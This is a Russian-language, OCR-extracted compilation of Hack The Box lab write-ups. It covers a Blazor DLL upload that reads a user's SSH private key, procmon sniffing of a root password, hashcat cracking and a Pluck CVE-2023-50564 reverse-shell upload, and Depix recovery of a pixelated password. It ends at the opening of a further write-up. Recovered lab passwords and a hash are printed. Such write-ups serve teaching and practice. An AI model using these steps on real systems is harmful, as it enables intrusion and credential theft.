
Ошибка загрузки модуля

Получается, что, если загрузить в каталог свой модуль, его можно будет подключить в программу. Отловим запрос на загрузку файла **evil.dll** в Burp Proxy.




Burp Proxy — запрос на сервер

Данные передаются в сериализованном виде, поэтому просто изменить их не получится. Для десериализации и сериализации данных будем использовать расширение **Blazor Traffic Processor**.



Установка расширения



Blazor Traffic Processor

Имя загружаемого файла передается в параметре **name**. Сделаем свой компонент и повторим загрузку. Для этого сперва создадим проект.

```
mkdir evil
cd evil
dotnet new classlib -n exploit
```



Создание проекта

Теперь перейдем к файлу **Class1.cs** внутри проекта и изменим код. Наш модуль будет считывать и выводить на страницу приватный ключ пользователя **tomas** (о нем узнали из файла **/etc/passwd**).

```
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using System.IO;

namespace exploit;
public class Component : ComponentBase
{
    protected override void BuildRenderTree(RenderTreeBuilder builder
)
    {
        base.BuildRenderTree(builder);
        string file = File.ReadAllText("/home/tomas/.ssh/id_rsa");
        builder.AddContent(0, file);
    }
}
```


Осталось добавить необходимые компоненты AspNetCore и собрать нашу DLL.

```
cd exploit
dotnet add package Microsoft.AspNetCore.Components --version 6.0.0
dotnet add package Microsoft.AspNetCore.Components.Web --version 6.0.
0
dotnet build -c release
```




Релиз проекта

Повторяем загрузку файла, на моменте десериализации данных изменяем путь загрузки файла и выполняем повторную сериализацию.




Сериализация данных

Применяем сериализованные данные в Burp Proxy и отправляем остановленный ранее запрос. Файл успешно загружен по указанному пути.



Результат загрузки файла

Переходим к панели администратора и указываем имя модуля. В ответе сервера получаем приватный SSH-ключ пользователя.




SSH-ключ

С этим ключом авторизуемся по SSH и читаем первый флаг.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Первое, что мы проверяем на машине с Linux, — есть ли у нас возможность выполнить команды через **sudo**.

```
sudo -l
```




Настройки sudoers

Справка: sudoers

Файл **/etc/sudoers** в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды **sudo -l**.


Судя по содержимому файла sudoers, мы можем выполнить команду **/usr/bin/procmon** в привилегированном контексте без ввода пароля. Проверим тип файла **/usr/bin/procmon** и узнаем, что это исполняемый ELF.

```
file /usr/bin/procmon
```




Проверка файла procmon

Справка дает понять, что это аналог Process Monitor для Windows, только в Linux.



Справка procmon


Таким образом, запуская приложение через **sudo**, мы можем просматривать системные вызовы (параметр **-e**) для любого процесса на хосте. Давай выберем процесс для отслеживания. Меня заинтересовал **nano /root/automation.sh**.



Список процессов


Процесс постоянно завершается и запускается заново, поэтому его PID меняется. Запустим procmon и укажем ему, что нужно собирать системный вызов **write** у процесса с PID 909 и сохранять лог в базу данных **db.db**.

```
sudo /usr/bin/procmon -e write -p 909 -c db.db
```




Отслеживание процесса через procmon

Минуты через две завершаем программу и забираем базу данных на свой хост для анализа.




Логи после завершения procmon

Сразу обращаем внимание, что встречаются вызовы с большой задержкой (**duration**) и перехваченные данные немного отличаются.




Данные вызова с малой задержкой



Данные вызова с большой задержкой


Я написал SQL-запрос, который извлекает из каждого вызова с большой задержкой (**duration > 100000000**) девятый символ. Позже запрос подкорректировал, так как девятым может идти пробел, в этом случае будем брать десятый.

```
SELECT GROUP_CONCAT(
    CASE
    WHEN hex(substr(arguments, 9, 1)) = '20' THEN substr(arguments,
10, 1)
    ELSE substr(arguments, 9, 1)
    END,'') as data
FROM ebpf where duration > 100000000;
```



Результат выполнения запроса

И получаем введенный в nano текст: **echo Q3Eddtdw3pMB | sudo ./backup.sh**. У нас есть пароль рута, и ничто не мешает забрать последний флаг.



Флаг рута

Машина захвачена!

Получаем сессию через сервис Pluck

В этом райтапе я покажу, как можно получить сессию в системе через загрузку своего модуля в систему управления контентом Pluck. При повышении привилегий решим задачу в духе CTF по восстановлению размытых на картинке приватных данных из PDF.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине GreenHorn с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.25    greenhorn.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0;
- 3000 — сервис Gitea.


Судя по логам, на порте 80 развернут сервис Pluck 4.7.18.



Главная страница сайта

ТОЧКА ВХОДА


Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Проще всего для начала поискать в Google.



Поиск эксплоитов в Google


Узнаём, что встреченная нами версия Pluck содержит уязвимость CVE-2023-50564 — в компоненте `/inc/modules_install.php`, позволяющем загрузить ZIP-архив с произвольным файлом на PHP.

Для эксплуатации сперва нужно авторизоваться, поэтому просмотрим репозитории в Gitea — вдруг удастся найти учетные данные?



Доступные репозитории в Gitea


Находим репозиторий с исходными кодами системы Pluck.



Содержимое файла README

В файле `login.php` находим подключение файла `data/settings/pass.php` (строка 40). Видимо, в этом файле и определен хеш пароля. Этот хеш потом сравнивается с пользовательскими данными (строка 79).


Содержимое файла login.php



Содержимое файла pass.php

Пробуем пробрутить хеш с помощью **hashcat**, который сам способен определить тип хеша. Однако в данном случае вариантов несколько, поэтому в ответ получаем таблицу с возможными алгоритмами хеширования и соответствующими им режимами.


```
hashcat
'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d77048674
3c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163'
 rockyou.txt
```



Справка hashcat

Указываем режим брута 1700 (параметр `-m`) и спустя пару секунд получаем пароль от Pluck.


```
hashcat -m 1700
'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d77048674
3c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163'
 rockyou.txt
```



Результат подбора пароля


ТОЧКА ОПОРЫ

Получив доступ к панели администратора, пробуем загрузить веб-шелл. Для этого в главном меню переходим к странице управления модулями: options → manage modules.




Страница администратора

На странице управления модулями выбираем пункт Install a module и получаем форму загрузки файла.



Страница управления модулями

Теперь подготовим архив с веб-шеллом. Будем загружать реверс-шелл PentestMonkey PHP. Поскольку в качестве листенера мы будем использовать pwncat-cs, реверс-шелл нужно немного подправить. В переменной `$shell` убираем всё, кроме командной оболочки `/bin/sh`.




Исходный код реверс-шелла

Запускаем листенер:

```
pwncat-cs -lp 4321
```


Упаковываем PHP-файл и загружаем архив в форме установки нового модуля.

```
mv php-reverse-shell.php sh.php
zip sh.zip sh.php
```



Страница установки нового модуля

Сразу после установки нашего модуля в терминале листенера появляется сессия пользователя веб-сервера `www-data`.



Сессия www-data

ПРОДВИЖЕНИЕ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.


Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, смотрим только самое важное.

На сервере есть три пользователя с консолью.



Пользователи с консолью


По списку файлов рута в пользовательских каталогах понимаем, что нам нужен пользователь junior.



Файлы рута в пользовательских каталогах

Потратив еще некоторое время на поиск пути повышения привилегий, я вспомнил, что у нас есть один пароль. Попробовал применить его для нового пользователя и получил сессию и первый флаг.

```
su junior
```



Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В домашнем каталоге пользователя есть документ `Using OpenVAS.pdf`, который нам нужно загрузить на свою машину для просмотра. Запустим на удаленном хосте веб-сервер:

```
python3 -m http.server 5432
```


А теперь скачаем документ:

```
wget http://greenhorn.htb:5432/Using%20OpenVAS.pdf
```



Логи веб-сервера

В документе сказано, что запустить OpenVAS можно только от имени привилегированного пользователя, а также дана команда sudo и пароль. Однако пароль скрыт пикселизацией.



Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Содержимое скачанного PDF-документа


Это не самый надежный способ скрыть информацию, так как подобный текст можно депикселизировать с помощью утилиты Depix. Сперва я сделал скриншот со скрытым паролем и попробовал его декодировать.

```
python3 depix.py -p ../pix.png -s images/searchimages/debruinseq_
notepad_Windows10_closeAndSpaced.png -o ../depix.png
```

Это ни к чему не привело, поэтому попробуем более сложный вариант — извлечь картинку из PDF, а затем передать ее в Depix.

```
pdfimages './Using OpenVAS.pdf' red
```


```
python3 depix.py -p ../red-000.ppm -s images/searchimages/debruinseq_
notepad_Windows10_closeAndSpaced.png -o ../depix.png
```



Вывод приложения Depix


В итоге получаем новую картинку `depix.png`, в которой возможно разобрать читаемый текст:

```
sidefromsidetheothersidesidefromsidetheotherside
```



Результат депикселизации изображения

Используем найденный пароль для смены пользователя на `root`.



Флаг рута

Машина захвачена!

HTB COMPILED

Эксплуатируем уязвимости в Git и Visual Studio

Сегодня я покажу, как использовать недавнюю уязвимость в Git для получения сессии на хосте, а для локального повышения привилегий заюзаем баг в Visual Studio.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Compiled с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.26    compiled.htb
```

И запускаем сканирование портов.

Справка: сканирование портов


Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

Результат работы скрипта




Результат работы скрипта (продолжение)

Сканер нашел четыре открытых порта:

- 3000 — сервис Gitea;
- 5000 — веб-сервер Python Werkzeug 3.0.3;
- 5985 — служба удаленного управления Windows (WinRM);
- 7680 — неизвестный сервис.


ТОЧКА ВХОДА

Переходим к Gitea и просматриваем публичные проекты. Нам доступны проекты Compiled и Calculator.




Список проектов Gitea

Начнем с первого приложения — Compiled. По исходному коду `app.py` понимаем, что оно работает на порте 5000 и служит для сборки проекта из репозитория Git.

